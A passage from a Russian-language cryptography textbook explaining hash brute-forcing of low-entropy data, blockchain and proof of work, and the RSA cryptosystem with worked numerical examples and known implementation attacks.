Пример: *номер телефона.* Разных номеров телефона с префиксом «+7» и 10 цифрами составляет $10^{10} \approx 2^{33}$. Современные устройства, оптимизированные для перебора значений хеш-функций перебирают миллионы хешей в секунду. Значит подсчёт значений хеш-функций для всех возможных номеров телефонов с префиксом составит не более нескольких секунд.

Пример: *номер кредитной карты* (PAN, англ. *payment card number*). Часто номер карты маскируют, открывая первые 4 (6) и/или последние 4 цифры, а остальные скрывая. Всего цифр на карте 16. Можно ли хешировать номера карт с целью скрыть их от злоумышленника? Нет. Если злоумышленник получил 8 цифр из 16 (первые 4 и последние 4), а также значение хеш-функции от полного номера карты, то восстановить полный номер он сможет менее чем за секунду. Для этого ему потребуется перебрать всего $10^8 \approx 2^{26}$ вариантов номера.

Интересен пример с *адресом электронной почты.* Казалось бы, что по значению надёжной хеш-функции невозможно восста-

новить оригинальный адрес. Количество разных вариантов из 8 латинских букв и 10 цифр уже даёт $36^8 \approx 2^{41}$ вариантов названий почтовых ящиков без учёта разных доменов почтовых служб (@mail.ru, @gmail.com, etc.). До 2006 года работал проект "Blue Frog"(«голубая лягушка»), который предлагал своим пользователям защиту от спама. Он использовал автоматическое уведомление провайдеров о рассылаемом с их серверов спаме, что заставляло распространителей рекламы отказаться от рассылки спама как минимум на те адреса, которые являлись участниками проекта. Чтобы понять, принадлежит ящик участнику или нет, распространялся файл со списком значений криптографической хеш-функции от каждого адреса почтового ящика участника.

Предполагалось, что спамеры проверят каждый свой адрес для рассылки рекламы по этому списку и исключат найденные совпадения. Однако наличие файла со значениями хеш-функции позволило злоумышленникам сделать ровно наоборот: идентифицировать именно участников проекта и направить на них усиленные потоки бессмысленных сообщений с целью отказаться от использования проекта "Blue Frog". Через некоторое время после этой атаки (а также других, в том числе DDoS-атак на сервера) проект прекратил свою работу.

Как и прежде, использование любой соли, которая поставляется вместе со значением хеш-функции, не влияет на время перебора (но по прежнему защищает от атаки по словарю).

Возможные решения для описанных случаев.

- Хешировать не сами значения, а конкатенацию исходного значения и некоторого секрета, который хранится отдельно. Например, не в таблице базы данных (вместе со значениями хеш-функций), а в конфигурации сервера приложений. С аналогичным успехом вместо хеширования можно использовать функцию блочного шифрования на некотором секретном ключе.

- Использовать такие хеш-функции, которые являются не только надёжными, но и медленными в вычислении. Как для криптоаналитика, так и для легального пользователя. Примером таких функций являются PBKDF2, bcrypt, scrypt, Argon2, для которых при вызове функции мы дополнительно

указываем количество итераций хеширования. Однако если увеличение длины выхода хеш-функции всего на один бит (из 256 или 512) увеличивает сложность атаки криптоаналитика на двоичный порядок (в два раза), то увеличение количества итераций для хеш-функции PBKDF2 в два раза увеличит сложность атак также только в два раза. То есть получение значения хеш-функции даже легальным пользователем становится затратно с точки зрения вычислительных ресурсов и затраченной энергии.

8.6. Blockchain (цепочка блоков)

Когда у вас есть знания о том, что такое криптографически стойкая хэш-функция, понять, что такое цепочка блоков (англ. *blockchain*), очень просто. Blockchain – это последовательный набор блоков (или же, в более общем случае, ориентированный граф), каждый следующий блок в котором включает в качестве хэшируемой информации значение хэш-функции от предыдущего блока.

Технология blockchain используется для организации журналов транзакций, при этом под транзакцией может пониматься что угодно: финансовая транзакция (перевод между счетами), аудит событий аутентификации и авторизации, записи о выполненных ТО и ТУ автомобилей. При этом событие считается случившимся, если запись о нём включена в журнал.

В таких системах есть три группы действующих лиц:

- генераторы событий (транзакций);
- генераторы блоков (фиксаторы транзакций);
- получатели (читатели) блоков и зафиксированных транзакций.

В зависимости от реализации эти группы могут пересекаться. В системах типа Bitcoin, например, все участники распределённой системы могут выполнять все три функции. Хотя за создание блоков (фиксацию транзакций) обычно отвечают выделенные вычислительные мощности, а управляющих ими участников называют майнерами (англ. *miners*, см. раздел про децентрализованный blockchain далее).

Основное требование к таким журналам таково:

- невозможность модификации журнала: после добавления транзакции в журнал должно быть невозможно её оттуда удалить или изменить.

Для того чтобы понять, как можно выполнить требование на запрет модификации, стоит разобраться со следующими вопросами.

- Каким образом гарантируется, что внутри блока нельзя поменять информацию?
- Каким образом система гарантирует, что уже существующую цепочку блоков нельзя перегенерировать, тем самым исправив в них информацию?

Ответ на первый вопрос прост: нужно снабдить каждый блок хэш-суммой от его содержимого. И эту хэш-сумму включить в качестве дополнительной полезной информации (тоже хэшируемой) в следующий блок. Тогда для того, чтобы поменять что-то в блоке без разрушения доверия клиентов к нему, нужно будет это сделать таким образом, чтобы хэш-сумма от блока не поменялась. А это как раз практически невозможно, если у нас используется криптографически стойкая хэш-функция. Либо поменять в том числе и хэш-сумму блока. Но тогда придётся менять и значение этой хэш-суммы в следующем блоке. А это потребует изменений, в свою очередь, в хэш-сумме всего второго блока, а потом и в третьем, и так далее. Получается, что для того, чтобы поменять информацию в одном из блоков, нужно будет перегенерировать всю цепочку блоков, начиная с модифицируемого. Можно ли это сделать?

Тут нужно ответить на вопрос, как в подобных системах защищаются от возможности перегенерации цепочки блоков. Мы рассмотрим три варианта систем:

- централизованный с доверенным центром,
- централизованный с недоверенным центром,
- децентрализованный вариант с использованием доказательства работы.

8.6.1. Централизованный blockchain с доверенным центром

Если у нас есть доверенный центр, то мы просто поручаем ему через определённый промежуток времени (или же через определённый набор транзакций) формировать новый блок, снабжая его не только хэш-суммой, но и своей электронной подписью. Каждый клиент системы имеет возможность проверить, что все блоки в цепочке сгенерированы доверенным центром и никем иным. В предположении, что доверенный центр не скомпрометирован, возможности модификации журнала злоумышленником нет.

Использование технологии blockchain в этом случае является избыточным. Если у нас есть доверенный центр, можно просто обращаться к нему с целью подписать каждую транзакцию, добавив к ней время и порядковый номер. Номер обеспечивает порядок и невозможность добавления (удаления) транзакций из цепочки, электронная подпись доверенного центра – невозможность модификации конкретных транзакций.

8.6.2. Централизованный blockchain с недоверенным центром

Интересен случай, когда выделенный центр не является доверенным. Точнее, не является полностью доверенным. Мы ему доверяем в плане фиксации транзакций в журнале, но хотим быть уверенными, что выделенный центр не перегенерирует всю цепочку блоков, удалив из неё ненужные ему более транзакции или добавив нужные.

Для этого можно использовать, например, следующие методы.

- Первый метод с использованием дополнительного доверенного хранилища. После создания очередного блока центр должен отправить в доверенное и независимое от данного центра хранилище хэш-код от нового блока. Доверенное хранилище не должно принимать никаких изменений к хэш-кодам уже созданных блоков. В качестве такого хранилища можно использовать и децентрализованную базу данных системы, если таковая присутствует. Размер хранимой информации мо-

жет быть небольшим по сравнению с общим объёмом журнала.

- Второй возможный метод состоит в дополнении каждого блока меткой времени, сгенерированной доверенным центром временных меток. Такая метка должна содержать время генерации метки и электронную подпись центра, вычисленную на основании хэш-кода блока и времени метки. В случае, если «недоверенный» центр захочет перегенерировать часть цепочки блоков, будет наблюдаться разрыв в метках времени. Стоит отметить, что этот метод не гарантирует, что «недоверенный» центр не будет генерировать сразу две цепочки блоков, дополняя их корректными метками времени, а потом не подменит одну другой.

- Некоторые системы предлагают связывать закрытые blockchain-решения и открытые (и неконтролируемые ими) сети вроде Bitcoin'а, публикуя в последнем (в виде транзакции) информацию о хэш-суммах новых блоков из закрытой цепочки. В этом случае информация из открытой и неконтролируемой организацией сети позволяет доказать, что определённый блок во внутренней сети был сформирован не позднее времени создания блока в открытой сети. А отсутствие для известных (заданных заранее) адресов отправителя других транзакций позволяет доказать, что центральный узел не формирует какую-нибудь параллельную цепочку для замены в будущем.

8.6.3. Децентрализованный blockchain

Наибольший интерес для нас – и наименьший для компаний, продающих blockchain-решения, – представляет децентрализованная система blockchain без выделенных центров генерации блоков. Каждый участник может взять набор транзакций, ожидающих включения в журнал, и сформировать новый блок. Более того, в системах типа Bitcoin такой участник (будем его назвать «майнером», от англ. *to mine* – копать) ещё и получит премию в виде определённой суммы и/или комиссионных от принятых в блок транзакций.

Но нельзя просто так взять и сформировать блок в децентрализованных системах. Надёжность таких систем основывается именно на том, что новый блок нельзя сформировать быстрее (в среднем) чем за определённое время. Например, за 10 минут (Bitcoin). Это обеспечивается механизмом, который получил название доказательство работы (англ. *proof of work, PoW*).

Механизм основывается на следующей идее. Пусть есть криптографически стойкая хэш-функция $h(x)$, и задан некоторый параметр t (от англ. *target* – цель). $0 < t < 2^n$, где n – размер выхода хэш-функции в битах. Корректным новым блоком blockchain-сеть будет признавать только такой, значение хэш-суммы которого меньше текущего заданного параметра t. В этом случае алгоритм работы майнера выглядит следующий образом:

- собрать из пула незафиксированных транзакций те, которые поместятся в 1 блок (1 мегабайт для сети Bitcoin) и имеют максимальную комиссию (решить задачу о рюкзаке);
- добавить в блок информацию о предыдущем блоке;
- добавить в блок информацию о себе (как об авторе блока, кому начислять комиссии и бонусы за блок);
- установить r в некоторое значение, например, 0;
- выполнять в цикле:
  - обновить значение $r := r + 1$;
  - посчитать значение $h = h(\text{блок}||r)$;
  - если $h < t$, добавить в блок r и считать блок сформированным, иначе – повторить цикл.

Для каждой итерации цикла вероятность получить корректный блок равна $t/2^n$. Так как t обычно мало, то майнерам нужно сделать большое количество итераций цикла, чтобы найти нужный r. При этом только один (обычно – первый) из найденных блоков будет считаться корректным. Чем больше вычислительная мощность конкретного майнера, тем больше вероятность, что именно он первым сумеет найти нужный r.

Зная суммарную вычислительную мощность blockchain-сети, участники могут договориться о таком механизме изменения параметра t, чтобы время генерации нового корректного блока было примерно заданное время. Например, в сети Bitcoin параметр t пересчитывается каждые 2016 блоков таким образом, чтобы среднее время генерации блока было 10 минут. Это позволяет адаптировать сеть к изменению количества участников, их вычислительных мощностей и к появлению новых механизмов вычисления хэш-функций.

Кроме задания параметра t можно оперировать другими величинами, так или иначе относящимися к мощности вычислений.

- *Hashrate* – количество хэшей, которые считают за единицы времени конкретный майнер или сеть в целом. Например, в ноябре 2017 года общий hashrate для сети Bitcoin составлял примерно $7,7 \times 10^{18}$ хэшей в секунду.

- *Difficulty* – сложность поиска корректного блока, выражаемая как $d = d_{const}/t$, где d_{const} – некоторая константа сложности, а t – текущая цель (англ. *target*). В отличие от параметра t, который падает с ростом вычислительной мощности сети, d изменяется вместе с $hashrate$, что делает его более простым для восприятия и анализа человеком.

В случае примерно одновременной генерации следующего блока двумя и более майнерами (когда информация о новом блоке публикуется вторым майнером до того, как ему придёт информация о новом блоке от первого) в направленном графе блоков происходит разветвление. Далее каждый из майнеров выбирает один из новых блоков (например – какой первый увидели) и пытается сгенерировать новый блок на основе выбранного, продолжая «ответвление» в графе. В конце концов одна из двух таких цепочек становится длиннее (та, которую выбрало большее число майнеров), и именно она признаётся основной.

В случае нормального поведения системы на включение конкретных транзакций в блоки это влияет мало, так как каждый из добросовестных майнеров следует одному и тому же алгоритму включения транзакций в блок (например, в сети Bitcoin – алгоритму максимизации комиссии за блок). Однако можно предположить, что какой-нибудь злоумышленник захочет «модерировать»

распределённый blockchain, включая или не включая в блоки транзакции по своему выбору. Предположим, что доля вычислительных ресурсов злоумышленника (направленных на генерацию нового блока) равна $p, 0 < p < 1/2$. В этом случае каждый следующий сгенерированный блок с вероятностью p будет сгенерирован мощностями злоумышленника. Это позволит ему включать в блоки те транзакции, которые другие майнеры включать не захотели.

Но позволит ли это злоумышленнику не включать что-то в цепочку транзакций? Нет. Потому что после его блока с вероятностью $1-p$ будет следовать блок «обычного» майнера, который с радостью (пропорциональной комиссии-награде) включит все транзакции в свой блок.

Однако ситуация меняется, если мощности злоумышленника составляют более 50% от мощности сети. В этом случае, если после блока злоумышленника был с вероятностью $1 - p$ сгенерирован «обычный» блок, злоумышленник его может просто проигнорировать и продолжать генерировать новые блоки, как будто он единственный майнер в сети. Тогда если среднее время генерации одного блока всеми мощностями t, то за время T злоумышленник сможет сгенерировать $N_E = p \times T/t$, а легальные пользователи $N_L = (1 - p) \times T/t$ блоков, $N_E > N_L$. Даже если с некоторой вероятностью легальные пользователи сгенерируют 2 блока быстрее, чем злоумышленник один, последний всё равно «догонит и перегонит» «легальную» цепочку примерно за время $t/(2p - 1)$. Так как в blockchain есть договоренность, что за текущее состояние сети принимается наиболее длинная цепочка, именно цепочка злоумышленника всегда будет восприниматься правильной. Получается, что злоумышленник сможет по своему желанию включать или не включать транзакции в цепочки.

Правда, пользоваться чужими деньгами злоумышленник всё равно не сможет – так как все блоки транзакций проверяются на внутреннюю непротиворечивость и корректность всех включённых в блок транзакций.

Кроме концепции «доказательство работы» используются и другие. Например, в подходе «доказательство доли владения» (англ. *proof of share, PoS*), который планировалось использовать в сетях Etherium и EmerCoin, вероятность генерации блока пропорциональна количеству средств на счетах потенциальных создателей

нового блока. Это намного более энергоэффективно по сравнению с PoW, и, кроме того, связывает ответственность за надёжность и корректность генерации новых блоков с размером капитала (чем больше у нас средств, тем меньше мы хотим подвергать опасности систему). С другой стороны, это даёт дополнительную мотивацию концентрировать больше капитала в одних руках, что может привести к централизации системы.

8.6.4. Механизм внесения изменений в протокол

Любая система должна развиваться. Но у децентрализованных систем нельзя просто «включить один рубильник» и заставить участников системы работать по-новому – иначе систему нельзя назвать полностью децентрализованной. Механизмы и способы внесения изменений могут выглядеть на первый взгляд нетривиально. Например:

1. апологеты системы предлагают изменения в правилах работы;
2. авторы ПО вносят изменения в программный код, позволяя сделать две вещи:
   - указать участникам системы, что они поддерживают новое изменение,
   - поддержать новое изменение;
3. участники системы скачивают новую версию и выставляют в новых блоках транзакций (или в самих транзакциях) сигнальные флаги, показывающие их намерение поддержать изменение;
4. если к определённой дате определённое число блоков (или число транзакций, или объём транзакций) содержат сигнальный флаг, то изменение считается принятым, и большая (по числу новых блоков) часть участников системы в определённую дату включают эти изменения;
5. те участники, которые не приняли изменения, или приняли изменения вопреки отсутствию согласия на них большей части участников, в худшем случае начнут генерировать свою

цепочку блоков, только её признавая корректной. Основную цепочку блоков они будут считать неверно сгенерированной. По факту это приведёт к дублированию (разветвлению, форку) системы, когда в какую-то дату вместо одного журнала транзакций появляется два, ведущимися разными людьми. Это журналы совпадают до определённой даты, после чего в них начинаются расхождение.

Подводя итоги, Сатоши Накамото (псевдоним, англ. *Satoshi Nakamoto*), автор технологий blockchain и Bitcoin, сумел предложить работающий децентрализованный механизм, в котором и само поведение системы, и изменения к этой системе проходят через явный или неявный механизм поиска консенсуса участников. Для получения контроля над системой в целом злоумышленнику придётся получить контроль как минимум над 50% всех мощностей системы (в случае PoW), а без этого можно лишь попытаться ограничить возможность использования системы конкретными участниками.

Однако созданная технология не лишена недостатков. Существуют оценки, согласно которым использование метода PoW для системы bitcoin приводит к затратам энергии, сравнимой с потреблением электричества целыми городами или странами. Есть проблемы и с поиском консенсуса – сложный механизм внесения изменений, как считают некоторые эксперты, может привести к проблемам роста (например, из-за ограниченности числа транзакций в блоке), и, в будущем, к отказу использования механизма как устаревшего и не отвечающего будущим задачам.

Глава 9

Асимметричные криптосистемы

Асимметричной криптосистемой или же *криптосистемой с открытым ключом* (англ. *public-key cryptosystem, PKC*) называется криптографическое преобразование, использующее два ключа – открытый и закрытый. Пара из *закрытого* (англ. *private key, secret key, SK*)[1] и *открытого* (англ. *public key, PK*) ключей создаётся пользователем, который свой закрытый ключ держит в секрете, а открытый ключ делает общедоступным для всех пользователей. Криптографическое преобразование в одну сторону (шифрование) можно выполнить, зная только открытый ключ, а в другую (расшифрование) – зная только закрытый ключ. Во многих криптосистемах из открытого ключа теоретически можно вычислить закрытый ключ, однако это является сложной вычислительной задачей.

Если прямое преобразование выполняется открытым ключом, а обратное – закрытым, то криптосистема называется *схемой шифрования с открытым ключом*. Все пользователи, зная открытый ключ получателя, могут зашифровать для него сообщение, кото-

[1] В контексте криптосистем с открытым ключом можно ещё встретить использование термина «секретный ключ». Мы не рекомендуем использовать данный термин, чтобы не путать с секретным ключом, используемым в симметричных криптосистемах.

рое может расшифровать только владелец закрытого ключа.

Если прямое преобразование выполняется закрытым ключом, а обратное – открытым, то криптосистема называется *схемой электронной подписи (ЭП)*. Владелец закрытого ключа может *подписать* сообщение, а все пользователи, зная открытый ключ, могут проверить, что подпись была создана только владельцем закрытого ключа и никем другим.

Криптосистемы с открытым ключом снижают требования к каналам связи, необходимые для передачи данных. В симметричных криптосистемах перед началом связи (перед шифрованием сообщения и его передачей) требуется передать или согласовать секретный ключ шифрования по защищённому каналу связи. Злоумышленник не должен иметь возможности ни прослушать данный канал связи, ни подменить передаваемую информацию (ключ). Для надёжной работы криптосистем с открытым ключом необходимо, чтобы злоумышленник не имел возможности подменить открытый ключ легального пользователя. Другими словами, криптосистема с открытым ключом, в случае использования открытых и незащищённых каналов связи, устойчива к действиям пассивного криптоаналитика, но всё ещё должна предпринимать меры по защите от активного криптоаналитика.

Для предотвращения атак «человек посередине» (англ. *man-in-the-middle attack*) с активным криптоаналитиком, который бы подменял открытый ключ получателя во время его передачи будущему отправителю сообщений, используют *сертификаты открытых ключей*. Сертификат представляет собой информацию о соответствии открытого ключа и его владельца, подписанную электронной подписью третьего лица. В корпоративных информационных системах организация может обойтись одним лицом, подписывающим сертификаты. В этом случае его называют *доверенным центром сертификации* или *удостоверяющим центром*. В глобальной сети Интернет для защиты распространения программного обеспечения (например, защиты от подделок в ПО) и проверок сертификатов в протоколах на базе SSL/TLS используется иерархия удостоверяющих центров, рассмотренная в разделе 9.5.1. При обмене личными сообщениями и при распространении программного обеспечения с открытым кодом вместо жёсткой иерархии может использоваться *сеть доверия*. В сети доверия каждый

участник может подписать сертификат любого другого участника. Предполагается, что подписывающий знает лично владельца сертификата и удостоверился в соответствии сертификата владельцу при личной встрече.

Криптосистемы с открытым ключом построены на основе односторонних (однонаправленных) функций с потайным входом. Под *односторонней* функцией понимают такое отображение, которое подразумевает *вычислительную* невозможность нахождения обратного отображения: вычисление значения функции $y = f(x)$ при заданном аргументе x является лёгкой задачей, вычисление аргумента x при заданном значении функции y – трудной задачей.

Односторонняя функция $y = f(x, K)$ с *потайным входом* K определяется как функция, которая легко вычисляется при заданном x и аргумент x которой можно легко вычислить из y, если известен «секретный» параметр K, и вычислить невозможно, если параметр K неизвестен.

Примером подобной функции является возведение в степень по модулю составного числа n:

$$c = f(m) = m^e \mod n.$$

Для того чтобы быстро вычислить обратную функцию

$$m = f^{-1}(c) = \sqrt[e]{c} \mod n,$$

её можно представить в виде

$$m = c^d \mod n,$$

где

$$d = e^{-1} \mod \varphi(n).$$

В последнем выражении $\varphi(n)$ – это функция Эйлера. В качестве «потайной дверцы» или секрета можно рассматривать или непосредственно само число d, или значение $\varphi(n)$. Последнее можно быстро найти только в том случае, если известно разложение числа n на простые сомножители. Именно эта функция с потайной дверцей лежит в основе криптосистемы RSA.

Необходимые математические основы модульной арифметики, групп, полей и простых чисел приведены в приложении А.

9.1. Криптосистема RSA

9.1.1. Шифрование

В 1978 г. Рональд Ривéст, Ади Шамир и Леонард Адлеман (англ. *Ronald Linn Rivest, Adi Shamir, Leonard Max Adleman*, [82]) предложили алгоритм, обладающий рядом интересных для криптографии свойств. На его основе была построена первая система шифрования с открытым ключом, получившая название по первым буквам фамилий авторов – система RSA.

Рассмотрим принцип построения криптосистемы шифрования RSA с открытым ключом.

1. **Создание пары из закрытого и открытого ключей**
   (a) Случайно выбрать большие простые различные числа p и q, для которых $\log_2 p \simeq \log_2 q > 1024$ бита[2].
   (b) Вычислить произведение $n = pq$.
   (c) Вычислить функцию Эйлера[3] $\varphi(n) = (p-1)(q-1)$.
   (d) Выбрать случайное целое число $e \in [3, \varphi(n)-1]$, взаимно простое с $\varphi(n)$: $\gcd(e, \varphi(n)) = 1$.
   (e) Вычислить число d такое, что $d \cdot e = 1 \mod \varphi(n)$.
   (f) Закрытым ключом будем называть пару чисел n и d, открытым ключом[4] – пару чисел n и e.

2. **Шифрование с использованием открытого ключа.**
   (a) Сообщение представляют целым числом $m \in [1, n-1]$.
   (b) Шифртекст вычисляется как

$$c = m^e \mod n.$$

   Шифртекст – также целое число из диапазона $[1, n-1]$.

[2] Случайный выбор больших простых чисел не является простой задачей. См. раздел A.6.2 в приложении.

[3] См. раздел A.3.3 в приложении.

[4] Некоторые авторы считают некорректным включать число n в состав закрытого ключа, так как оно уже входит в открытый. Авторы настоящего пособия включают число n в состав закрытого ключа, что в результате позволяет в дальнейшем использовать для расшифрования и создания электронной подписи данные *только* из закрытого ключа, не прибегая к «помощи» данных из открытого ключа.

3. **Расшифрование с использованием закрытого ключа.**
   Владелец закрытого ключа вычисляет

$$m = c^d \mod n.$$

Покажем корректность схемы шифрования RSA. В результате расшифрования шифртекста c (полученного путём шифрования открытого текста m) легальный пользователь имеет:

$$\begin{aligned} c^d &= m^{ed} \mod p = \\ &= m^{1+\alpha_1 \cdot \varphi(n)} \mod p = \\ &= m^{1+\alpha_1 \cdot (p-1)(q-1)} \mod p = \\ &= m^{1+\alpha_2 \cdot (p-1)} \mod p = \\ &= m \cdot m^{\alpha_2 \cdot (p-1)} \mod p. \end{aligned}$$

Если m и p являются взаимно простыми, то из малой теоремы Ферма следует, что:

$$m^{(p-1)} = 1 \mod p,$$

$$\begin{aligned} c^d &= m \cdot m^{\alpha_2 \cdot (p-1)} = \\ &= m \cdot \left(m^{(p-1)}\right)^{\alpha_2} = \\ &= m \cdot 1^{\alpha_2} = \\ &= m \mod p. \end{aligned}$$

Если же m и p не являются взаимно простыми, то есть p является делителем m (помним, что p – простое число), то $m = 0 \mod p$ и $c^d = 0 \mod p$.

В результате, для любых m верно, что $c^d = m \mod p$. Аналогично доказывается, что $c^d = m \mod q$. Из китайской теоремы об остатках (см. раздел А.5.6 в приложении) следует:

$$\begin{cases} n = p \cdot q, \\ c^d = m \mod p, \\ c^d = m \mod q. \end{cases} \quad \Rightarrow \quad c^d = m \mod n.$$

Пример. Создание ключей, шифрование и расшифрование в криптосистеме RSA.

1. Генерирование параметров.

(a) Выберем числа $p = 13, q = 11, n = 143$.

(b) Вычислим $\varphi(n) = (p-1)(q-1) = 12 \cdot 10 = 120$.

(c) Выберем $e = 23$: $\gcd(e, \varphi(n)) = 1$, $e \in [3, 119]$.

(d) Найдём $d = e^{-1} \bmod \varphi(n) = 23^{-1} \bmod 120 = 47$.

(e) Открытый и закрытый ключи:

$$\text{PK} = (e : 23, n : 143), \ \text{SK} = (d : 47, n : 143).$$

2. Шифрование.

(a) Пусть сообщение $m = 22 \in [1, n-1]$.

(b) Вычислим шифртекст:

$$c = m^e \bmod n = 22^{23} \bmod 143 = 55 \bmod 143.$$

3. Расшифрование.

(a) Полученный шифртекст $c = 55$.

(b) Вычислим открытый текст:

$$m = c^d \bmod n = 55^{47} \bmod 143 = 22 \bmod 143.$$

9.1.2. Электронная подпись

Предположим, что пользователь A не шифрует свои сообщения, но хочет посылать их в виде открытых текстов с подписью. Для этого надо создать электронную подпись (ЭП). Это можно сделать, используя систему RSA. При этом должны быть выполнены следующие требования:

- вычисление подписи от сообщения является вычислительно лёгкой задачей;
- фальсификация подписи при неизвестном закрытом ключе – вычислительно трудная задача;
- подпись должна быть проверяемой открытым ключом.

Создание параметров ЭП RSA производится так же, как и для схемы шифрования RSA. Пусть A имеет закрытый ключ $\mathrm{SK} = (n, d)$, а получатель (проверяющий) B – открытый ключ $\mathrm{PK} = (e, n)$ пользователя A.

1. A вычисляет подпись сообщения $m \in [1, n-1]$ как

$$s = m^d \mod n$$

на своём закрытом ключе SK.

2. A посылает B сообщение в виде (m, s), где m – открытый текст, s – подпись.

3. B принимает сообщение (m, s), возводит s в степень e по модулю n (e, n – часть открытого ключа). В результате вычислений B получает открытый текст:

$$s^e \mod n = \left(m^d \mod n\right)^e \mod n = m.$$

4. B сравнивает полученное значение с первой частью сообщения. При полном совпадении подпись принимается.

Недостаток данной системы создания ЭП состоит в том, что подпись $m^d \mod n$ имеет большую длину, равную длине открытого сообщения m.

Для уменьшения длины подписи применяется другой вариант процедуры: вместо сообщения m отправитель подписывает $h(m)$, где $h(x)$ – известная криптографическая хэш-функция. Модифицированная процедура состоит в следующем.

1. A посылает B сообщение в виде (m, s), где m – открытый текст,

$$s = h(m)^d \mod n$$

– подпись.

2. B принимает сообщение (m, s), вычисляет хэш $h(m)$ и возводит подпись в степень:

$$h_1 = s^e \mod n.$$

3. B сравнивает значения $h(m)$ и h_1. При равенстве

$$h(m) = h_1$$

подпись считается подлинной, при неравенстве – фальсифицированной.

Пример. Создание и проверка электронной подписи в криптосистеме RSA.

1. Генерирование параметров.
   (a) Выберем $p = 13, q = 17, n = 221$.
   (b) Вычислим $\varphi(n) = (p-1)(q-1) = 12 \cdot 16 = 192$.
   (c) Выберем $e = 25$: $\gcd(e = 25, \varphi(n) = 192) = 1$, $e \in [3, \varphi(n) - 1 = 191]$.
   (d) Найдём $d = e^{-1} \mod \varphi(n) = 25^{-1} \mod 192 = 169$.
   (e) Открытый и закрытый ключи:

$$\text{PK} = (e : 25, n : 221), \ \text{SK} = (d : 169, n : 221).$$

2. Подписание.
   (a) Пусть хэш сообщения $h(m) = 12 \in [1, n-1]$.
   (b) Вычислим ЭП:

$$s = h^d = 12^{169} = 90 \mod 221.$$

3. Проверка подписи.
   (a) Пусть хэш полученного сообщения $h(m) = 12$, полученная подпись $s = 90$.
   (b) Выполним проверку:

$$h_1 = s^e = 90^{25} = 12 \mod 221, \quad h_1 = h.$$

Подпись верна.

9.1.3. Семантическая безопасность шифров

Семантически безопасной называется криптосистема, для которой вычислительно невозможно извлечь любую информацию из шифртекстов, кроме длины шифртекста. Алгоритм RSA не является семантически безопасным. Одинаковые сообщения шифруются одинаково, и, следовательно, применима атака на различение сообщений.

Кроме того, сообщения длиной менее $\frac{k}{3}$ бит, зашифрованные на малой экспоненте $e = 3$, *дешифруются* нелегальным пользователем извлечением обычного кубического корня.

В приложениях RSA используется только в сочетании с рандомизацией. В стандарте PKCS#1 RSA Laboratories описана схема рандомизации перед шифрованием OAEP-RSA (англ. *Optimal Asymmetric Encryption Padding*). Примерная схема:

1. Выбирается случайное r.
2. Для открытого текста m вычисляется

$$x = m \oplus H_1(r),\ y = r \oplus H_2(x),$$

где H_1 и H_2 – криптографические хэш-функции.

3. Сообщение $M = x \parallel y$ далее шифруется RSA.

Восстановление m из M при расшифровании:

$$r = y \oplus H_2(x),\ m = x \oplus H_1(r).$$

В модификации OAEP+ x вычисляется как

$$x = (m \oplus H_1(r)) \parallel H_3(m \| r)\ .$$

В описанной выше схеме ЭП под m понимается хэш открытого текста, вместо шифрования выполняется подписание, вместо расшифрования – проверка подписи.

9.1.4. Выбор параметров и оптимизация

Выбор экспоненты e

В случайно выбранной экспоненте e с битовой длиной $k = \lceil \log_2 e \rceil$ одна половина битов в среднем равна 0, другая – 1.

При возведении в степень $m^e \mod n$ по методу «возводи в квадрат и перемножай» получится $k-1$ возведений в квадрат и в среднем $\frac{1}{2}(k-1)$ умножений.

Если выбрать e, содержащую малое число единиц в двоичной записи, то число умножений уменьшится до числа единиц в e.

Часто экспонента e выбирается *малым простым* числом и/или содержащим малое число единиц в битовой записи для ускорения шифрования или проверки подписи, например:

$$3 = [11]_2,$$
$$17 = 2^4 + 1 = [10001]_2,$$
$$257 = 2^8 + 1 = [100000001]_2,$$
$$65537 = 2^{16} + 1 = [10000000000000001]_2.$$

Ускорение шифрования по китайской теореме об остатках

Возводя m в степень e отдельно по $\mod p$ и $\mod q$ и применяя китайскую теорему об остатках (англ. *Chinese remainder theorem, CRT*), можно быстрее выполнить шифрование.

Однако ускорение шифрования в криптосистеме RSA через CRT может породить уязвимости в отдельных реализациях, например в реализациях для смарт-карт.

Пример. Пусть $c = m^e \mod n$ передаётся на расшифрование на смарт-карту, где вычисляется

$$\begin{aligned} m_p &= c^d \mod p, \\ m_q &= c^d \mod q, \\ m &= m_p q(q^{-1} \bmod p) + m_q p(p^{-1} \bmod q) \mod n. \end{aligned}$$

Криптоаналитик внешним воздействием может вызвать сбой во время вычисления m_p (или m_q), в результате получится m'_p и m' вместо m. Зная m'_p и m', криптоаналитик находит разложение числа n на множители p, q:

$$\gcd(m' - m,\ n) = \gcd((m'_p - m)q(q^{-1} \bmod p),\ pq) = q.$$

Длина ключей

В 2005 году было разложено 663-битовое число вида RSA. Время разложения в эквиваленте составило 75 лет вычислений одно-

го ПК. Самые быстрые алгоритмы факторизации – субэкспоненциальные. Минимальная рекомендуемая длина модуля $n = 1024$ бита, но лучше использовать 2048 или 4096 бит.

В июле 2012 года NIST опубликовала отчёт [81], который включал в себя таблицу сравнения надёжности ключей разных длин для криптосистем, относящихся к разным классам. Таблица была составлена согласно как известным на тот момент атакам на классы криптосистем, так и на конкретные шифры (см. таблицу 9.1).

бит безопасности	пример симметричного шифра	$\log_2 n$ для RSA[5]	$\log_2 \|\mathbb{G}\|$ для эллиптических кривых[6]
80	2TDEA	1024	160–223
112	3TDEA	2048	224–255
128	AES-128	3072	256–383
192	AES-192	7680	384–511
256	AES-256	15360	512+

Таблица 9.1 – Сравнимые длины ключей блочных симметричных шифров и ключевых параметров асимметричных шифров [81]

В приложении A.5 показано, что битовая сложность (количество битовых операций) вычисления произвольной степени $a^b \bmod n$ является кубической $O(k^3)$, а возведения в квадрат $a^2 \bmod n$ и умножения $ab \mod n$ – квадратичной $O(k^2)$, где k – битовая длина чисел a, b, n.

[5] Сравнимая по предоставляемой безопасности битовая длина произведения n простых чисел p и q для криптосистем, основанных на сложности задачи разложения числа n на простые множители p и q, в том числе RSA.

[6] Сравнимая по предоставляемой безопасности битовая длина количества элементов $\|\mathbb{G}\|$ в выбранной циклической подгруппе $\mathbb{G}$ группы точек $\mathbb{E}$ эллиптической кривой для криптосистем, основанных на сложности дискретного логарифма в группах точек эллиптических кривых над конечными полями (см. 9.3).

9.2. Криптосистема Эль-Гамаля

Эта система шифрования с открытым ключом опубликована в 1985 году Эль-Гамалем (англ. *Taher El Gamal*, [29; 30]). Рассмотрим принципы её построения.

